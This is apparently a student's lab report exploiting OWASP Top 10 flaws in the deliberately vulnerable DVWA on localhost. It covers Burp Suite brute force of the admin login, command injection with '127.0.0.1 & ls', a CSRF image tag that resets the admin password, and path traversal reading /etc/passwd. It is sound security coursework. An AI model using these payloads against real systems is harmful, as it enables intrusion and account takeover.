Ethical Hacking and Vulnerability Assessment

Roll No.: 18BCE152
Date: 28/09/2021

Practical 7

OBJECTIVE

- OWASP Top 10 vulnerabilities exploitation.


INTRODUCTION

OWASP Top 10 is an online document on OWASP's website that provides ranking of and remediation guidance for the top 10 most critical web application security risks. The report is based on a consensus among security experts from around the world.

I have performed OWASP Top 10 vulnerabilities exploitation in Damn Vulnerable Web Application (DVWA).

- **Broken Access Control:**
  Broken access control vulnerabilities exist when a user can in fact access some resource or perform some action that they are not supposed to be able to access.

  Here in Login window, I have exploit Brute Force and took access. First intercept request and send to the intruder in Burp Suite. Then use sniper mode for brute force.


Burp Suite Community Edition v1.7.30 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
4 × 5 × ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh
? < + >
Type a search term
0 matches
Clear

Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=§abc§&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=5435t5ag1hmjc5il54idq2e9l4
Upgrade-Insecure-Requests: 1
```

1 payload position

Length: 499



Vulnerability: Brute Force

Login


Username: admin

Password: •••

Username and/or password incorrect.

More Information


- https://owasp.org/www-community/attacks/Brute_force_attack
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html



Filter: Showing all items

Requ... ▲	Payload	Status	Error	Timeo...	Length	Comment
0		200	□	□	4563	
1	007bond	200	□	□	4563	
2	063dyjuy	200	□	□	4563	
3	070462	200	□	□	4563	
4	085tzzqi	200	□	□	4563	
5	10th	200	□	□	4563	
6	11235813	200	□	□	4563	
7	12qwaszx	200	□	□	4563	
8	13576479	200	□	□	4563	
9	135790	200	□	□	4563	
10	142536	200	□	□	4563	
11	142857	200	□	□	4563	
12	147258	200	□	□	4563	

13 of 54763



Filter: Showing all items

Requ... ▲	Payload	Status	Error	Timeo...	Length	Comment
40	cache's	200	□	□	4563	
41	caches	200	□	□	4563	
42	cackle	200	□	□	4563	
43	cackled	200	□	□	4563	
44	cackler	200	□	□	4563	
45	cackles	200	□	□	4563	
46	password	200	□	□	4606	


```
HTTP/1.1 200 OK
Date: Sun, 17 Oct 2021 05:55:47 GMT
Server: Apache/2.4.46 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4315
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

        <head>
                <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
```

0 matches

Finished

- **Command Injection:**
  Command injection is a cyber attack that involves executing arbitrary commands on a host operating system (OS). Typically, the threat actor injects the commands by exploiting an application vulnerability, such as insufficient input validation.

  As shown Below I have tried to enter linux command using & operator and it will give result back.




Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.051 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.030 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.018/0.036/0.051/0.012 ms
```




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 & ls

```
help
index.php
source
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.044 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3075ms
rtt min/avg/max/mdev = 0.018/0.042/0.055/0.014 ms
```

- **Cross Site Request Forgery (CSRF) :**
  Cross-Site Request Forgery (CSRF) attacks execute unauthorized actions on web applications, via an authenticated end-user's connection. For example, a user might receive an email or a text message with a link, which deploys malware or injects malicious code into a web page.




Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:


New password: •••••

Confirm new password: •••••

Password Changed.



```
<img src="http://127.0.0.1/dvwa/vulnerabilities/csrf/?-password_new=hacked&password_conf=hacked&Change=Change#"></img>
```


Damn Vulnerable Web Application (DVWA) v1.10 *Development*Test Cred...
127.0.0.1/dvwa/vulnerabilities/csrf/test_credentials.php
Login

Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username: admin

Password: •••••••

- **File Inclusion:**

  File Inclusion vulnerabilities often affect web applications that rely on a scripting run time, and occur when a web application allows users to submit input into files or upload files to the server. They are often found in poorly-written applications. File Inclusion vulnerabilities allow an attacker to read and sometimes execute files on the victim server or, as is the case with Remote File Inclusion, to execute code hosted on the attacker's machine. An attacker may use remote code execution to create a web shell on the server, and use that web shell for website defacement.


  There are Two Types of File Inclusion:

  1. **Local File Inclusion (LFI)**:

     A Local File Inclusion attack is used to trick the application into exposing or running files on the server. They allow attackers to execute arbitrary commands or, if the server is misconfigured and running with high privileges, to gain access to sensitive data.

  2. **Remote File Inclusion (RFI):**

     An attacker who uses Remote File Inclusion targets web applications that dynamically reference external scripts. The goal of the attacker is to exploit the referencing function in the target application and to upload malware from a remote URL, located on a different domain.




Vulnerability: File Inclusion


File 1

Hello admin
Your IP address is: 127.0.0.1

[back]



127.0.0.1/dvwa/vulnerabilities/fi/?page=https://www.google.com




127.0.0.1/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-
resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
